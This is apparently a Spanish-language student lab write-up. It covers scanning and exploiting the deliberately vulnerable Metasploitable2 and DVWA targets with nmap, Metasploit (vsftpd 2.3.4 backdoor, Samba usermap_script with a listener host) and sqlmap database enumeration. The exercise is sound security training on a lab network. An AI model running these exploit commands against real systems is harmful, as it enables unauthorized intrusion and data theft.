
ETHICAL HACKING

Reconocimiento Activo sobre Metasploitable2 con Nmap

Vamos a utilizar el siguiente comando: nmap -sS -sV 10.10.10.10

-sS (escaneo sigiloso para detectar puertos abiertos)

-sV (identifica los servicios y sus versiones)



Herramienta de vulnerabilidades

Para este caso yo elegí usar un script directamente desde NMAP

Vamos a utilizar el comando: nmap --script vuln 10.10.10.10


```
yoo@kalivbox: ~
Archivo  Acciones  Editar  Vista  Ayuda

┌──(yoo㉿kalivbox)-[~]
└─$ nmap --script vuln 10.10.10.10
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-10 20:36 -03
Nmap scan report for 10.10.10.10
Host is up (0.00011s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
| ftp-vsftpd-backdoor:
|   VULNERABLE:
|   vsFTPd version 2.3.4 backdoor
|     State: VULNERABLE (Exploitable)
|     IDs:  BID:48539  CVE:CVE-2011-2523
|       vsFTPd version 2.3.4 backdoor, this was reported on 2011-07-04.
|     Disclosure date: 2011-07-03
|     Exploit results:
|       Shell command: id
|       Results: uid=0(root) gid=0(root)
|     References:
|       http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
|       https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftpd_234_backdoor.rb
|_      https://www.securityfocus.com/bid/48539
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
| ssl-poodle:
|   VULNERABLE:
|   SSL POODLE information leak
|     State: VULNERABLE
|     IDs:  BID:70574  CVE:CVE-2014-3566
|           The SSL protocol 3.0, as used in OpenSSL through 1.0.1i and other
|           products, uses nondeterministic CBC padding, which makes it easier
|           for man-in-the-middle attackers to obtain cleartext data via a
|           padding-oracle attack, aka the "POODLE" issue.
|     Disclosure date: 2014-10-14
|     Check results:
|       TLS_RSA_WITH_AES_128_CBC_SHA
|     References:
|       https://www.openssl.org/~bodo/ssl-poodle.pdf
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-3566
|       https://www.securityfocus.com/bid/70574
|_      https://www.imperialviolet.org/2014/10/14/poodle.html
| smtp-vuln-cve2010-4344:
|_  The SMTP server is not Exim: NOT VULNERABLE
| ssl-dh-params:
|   VULNERABLE:
|   Anonymous Diffie-Hellman Key Exchange MitM Vulnerability
|     State: VULNERABLE
|       Transport Layer Security (TLS) services that use anonymous
```

Explotación de 2 vulnerabilidades

Vamos a utilizar vsftpd backdoor (puerto 21)

Abrimos el metasploit con el comando: msfconsole


```
yoo@kalivbox: ~
Archivo  Acciones  Editar  Vista  Ayuda

┌──(yoo㉿kalivbox)-[~]
└─$ msfconsole
Metasploit tip: Start commands with a space to avoid saving them to history

                  ,;lxO@KXXXK@Oxl:.
              ,o@WWWWWWWWWWWWWWWWWXd.
           xNWWWWWWWWWWWWWWWWWWWWWWWWWWWx,
        :KWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWK:
      .xWWWWWWWWWWWWWWWNNWWWWWWWWWWWWWWWWWWWWWx,
     lWWWWWWWWWWWWXd:..        ..;dXWWWWWWWWWWWWWo
    xWWWWWWWWWWWd.                  .oWWWWWWWWWWWWk
   oWWWWWWWWWWx.                       dWWWWWWWWWWWx
  ;WWWWWWWWWWW:                         ;WWWWWWWWWWW,
  xWWWWWWWWWWWo                          lWWWWWWWWWWO
  NWWWWWWWWWW                       ,ccccccWWWWWWWWWWWWlccccc;
  WWWWWWWWWWX                       ;KWWWWWWWWWWWWWWWWWWWWWX:
  NWWWWWWWWW.                          ;KWWWWWWWWWWWWWWWX:
  xWWWWWWWWWO                             .oWWWWWWWWWWWX;
  .WWWWWWWWWWc                               'OWWWWWWWW,
   lWWWWWWWWWWWWWWWWWWW
```




Ahora vamos a utilizar Samba usermap script (puerto 139/445)


Vamos a utilizar los siguientes comandos:

1- use exploit/multi/samba/usermap_script
2- set RHOST 10.10.10.10
3- 3- set LHOST 10.10.10.20
4- exploit



Web: DVWA (Damn Vulnerable Web App)





Ingresamos al navegador y colocamos la Ip 10.10.10.10, luego entramos al DVWA

Nos logeuamos con admin/pasword

Desde la terminal ejecutamos el comando:
sqlmap -u "http://10.10.10.10/dvwa/vulnerable.php?id=1&Submit=Submit" -cookie="PHPSESSID=..." –dbs

1- -u: La URL vulnerable (con parámetro id=1)

2- --cookie: Se pasa la sesión de tu navegador

3- --dbs: Le decís a sqlmap que enumere las bases de datos disponibles si encuentra vulnerabilidad

Final!!!!!!!!